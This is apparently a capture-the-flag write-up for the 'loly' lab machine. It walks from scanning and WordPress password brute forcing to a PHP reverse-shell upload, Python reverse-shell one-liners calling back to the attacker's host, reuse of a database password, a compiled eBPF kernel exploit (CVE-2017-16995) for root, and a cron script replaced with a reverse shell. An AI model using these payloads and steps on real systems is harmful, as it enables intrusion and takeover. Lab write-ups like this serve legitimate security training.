loly

Scanning network for vulnerable machine ip.

```
+-----------------------------------------------+
| IP Address             | Mac Address          |
+-----------------------------------------------+
| 192.168.112.2          | 00:50:56:ff:d2:74    |
| 192.168.112.144        | 00:0c:29:ec:11:cb    |
| 192.168.112.254        | 00:50:56:eb:74:03    |
+-----------------------------------------------+
```

nmap scan only finds 1 open port.

```
root@kali:/code# nmap -sC -sV -p- loly
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-12 00:30 +08
Nmap scan report for loly (192.168.112.144)
Host is up (0.00064s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.10.3 (Ubuntu)
|_http-server-header: nginx/1.10.3 (Ubuntu)
|_http-title: Welcome to nginx!
MAC Address: 00:0C:29:EC:11:CB (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.97 seconds
```

Wordpress installation found.

```
root@kali:/code/wordlists# gobuster dir --url http://loly/ -w directory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://loly/
[+] Threads:        10
[+] Wordlist:       directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/09/12 00:31:19 Starting gobuster
===============================================================
/wordpress (Status: 301)
===============================================================
2020/09/12 00:31:33 Finished
===============================================================
```

Using wpscan to bruteforce, i found the username password combination for loly.


```
[i] User(s) Identified:

[+] loly
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] A WordPress Commenter
 | Found By: Rss Generator (Passive Detection)
```


```
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - loly / fernando
Trying loly / corazon Time: 00:00:01 <

[!] Valid Combinations Found:
 | Username: loly, Password: fernando
```

Turns out that you can't edit themes or upload plugins due to this configuration in wp-config.php

```
define( 'DISALLOW_FILE_EDIT', true );
define( 'DISALLOW_FILE_MODS', true );
```

To get user privilege, you need to upload a test image to get the url path for the test image.
After that you need to zip a php reverse shell and you need to upload the zip file via the file upload button.
The uploaded zip file will automatically be unzipped but you wont see the files here.
Using the url from the previous test image, you can basically access your file by replacing the test image file with your reverse shell php filename.





Time to pop user shell.

```
python3  -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.112.143",4444));os.dup2(s.fileno(),0); os.dup2
```

```
73%2e%64%75%70%32%28%73%2e%66%69%6c%65%6e%6f%28%29%2c%31%29%3b%20%6f%73%2e%64%75%70%32%28%73%2e%66%69%6c%65%6e%6f%28
```

```
root@kali:/tmp# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.112.143] from (UNKNOWN) [192.168.112.144] 35200
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@ubuntu:~/html/wordpress/wp-content/banners$ ^Z
[1]+  Stopped                 nc -nlvp 4444
root@kali:/tmp# stty raw -echo
root@kali:/tmp# nc -nlvp 4444

www-data@ubuntu:~/html/wordpress/wp-content/banners$ stty rows 67 cols 249
www-data@ubuntu:~/html/wordpress/wp-content/banners$ alias lsf='ls -Flah';alias cls='clear'
www-data@ubuntu:~/html/wordpress/wp-content/banners$ export TERM='xterm'
www-data@ubuntu:~/html/wordpress/wp-content/banners$
```

The password for loly is the DB password.

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wordpress' );

/** MySQL database password */
define( 'DB_PASSWORD', 'lolyisabeautifulgirl' );
```

Horizontal escalation.

```
www-data@ubuntu:~/html/wordpress$ cat /etc/passwd|grep bash
root:x:0:0:root:/root:/bin/bash
loly:x:1000:1000:sun,,,:/home/loly:/bin/bash
www-data@ubuntu:~/html/wordpress$ su loly
Password:
loly@ubuntu:/var/www/html/wordpress$
```

Using script from:
https://github.com/rebootuser/LinEnum

I basically see if there are binaries with suid bit set or if loly can run any binaries as sudo but its a no-go.
I also see if there are any writable files in etc that i could manipulate or any improper linux capability configuration but its a no-go too.
Checking crontab yields 0 results.
The only way going forward here is to see the outdated kernel.

```
### SYSTEM #############################################
[-] Kernel information:
Linux ubuntu 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux


[-] Kernel information (continued):
Linux version 4.4.0-31-generic (buildd@lgw01-16) (gcc version 5.3.1 20160413 (Ubuntu 5.3.1-14ubuntu2.1) )


[-] Specific release information:
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=16.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 16.04.1 LTS"
NAME="Ubuntu"
VERSION="16.04.1 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04.1 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
UBUNTU_CODENAME=xenial
```

Using script from:
https://github.com/mzet-/linux-exploit-suggester

Basically, theres a high chance that the CVE shown is exploitable, i went to /proc/sys/kernel and check the value contained in unprivileged_bpf_disable and found that it is not 1.

```
[+] [CVE-2017-16995] eBPF_verifier

   Details: https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html
   Exposure: highly probable
   Tags: debian=9.0{kernel:4.9.0-3-amd64},fedora=25|26|27,ubuntu=14.04{kernel:4.4.0-89-generic},[ ubuntu=(1
   Download URL: https://www.exploit-db.com/download/45010
   Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled != 1
```

```
loly@ubuntu:/tmp$ cd /proc/sys/kernel/
loly@ubuntu:/proc/sys/kernel$ cat unprivileged_bpf_disabled
0
loly@ubuntu:/proc/sys/kernel$
```

Got the exploit from:
https://www.exploit-db.com/download/45010
Compiled and ran it and got root:

```
loly@ubuntu:/tmp$ gcc exploit.c -o exploit
loly@ubuntu:/tmp$ ./exploit
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff880034e5c300
[*] Leaking sock struct from ffff880076f2c380
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff88007318b380
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff88007318b380
[*] credentials patched, launching shell...
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),46(plugdev),114(lpadmin),115(sambashare),10
#
```

```
# cd /root
# ls -lah
total 28K
drwx------  2 root root 4.0K Aug 20 19:00 .
drwxr-xr-x 22 root root 4.0K Aug 19 00:02 ..
-rw-------  1 root root 1.6K Aug 20 19:01 .bash_history
-rw-r--r--  1 root root 3.1K Oct 22  2015 .bashrc
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root  266 Aug 19 17:26 root.txt
-rw-r--r--  1 root root   75 Aug 20 18:52 .selected_editor
# cat root.txt
  ____                ____ ____  ____
 / ___| _   _ _ __   / ___/ ___||  _ \
 \___ \| | | | '_ \| |   \___ \| |_) |
  ___) | |_| | | | | |___ ___) |  _ <
 |____/ \__,_|_| |_|\____|____/|_| \_\

Congratulations. I'm BigCityBoy
# 
```

On checking bash history on root i found this. Apparently its the intended way of getting root.

```
crontab -e
crontab -l
python3 /home/loly/cleanup.py
```

```
# crontab -l
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
*/5 * * * * root python3 /home/loly/cleanup.py
```

Modified cleanup.py and made it executable.

```
loly@ubuntu:~$ ls -l cleanup.py
-rwxrwxr-x 1 loly loly 251 Sep 11 20:35 cleanup.py
loly@ubuntu:~$ 
```

```
loly@ubuntu:~$ cat cleanup.py
#!/usr/bin/env python3
import socket,subprocess,os

s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("192.168.112.143",2222));os.dup2(s.fileno(),0);

os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)

p = subprocess.call(["/bin/sh","-i"]);
loly@ubuntu:~$ 
```

There might be a bug as i had no problems when i executed cleanup.py manually.

```
root@kali:/tmp# nc -nlvp 2222
listening on [any] 2222 ...
connect to [192.168.112.143] from (UNKNOWN) [192.168.112.144] 45418
$ ^C
```

But then when i waited for crontab. My hair turns white.

```
root@kali:/tmp# nc -nlvp 2222
listening on [any] 2222 ...

```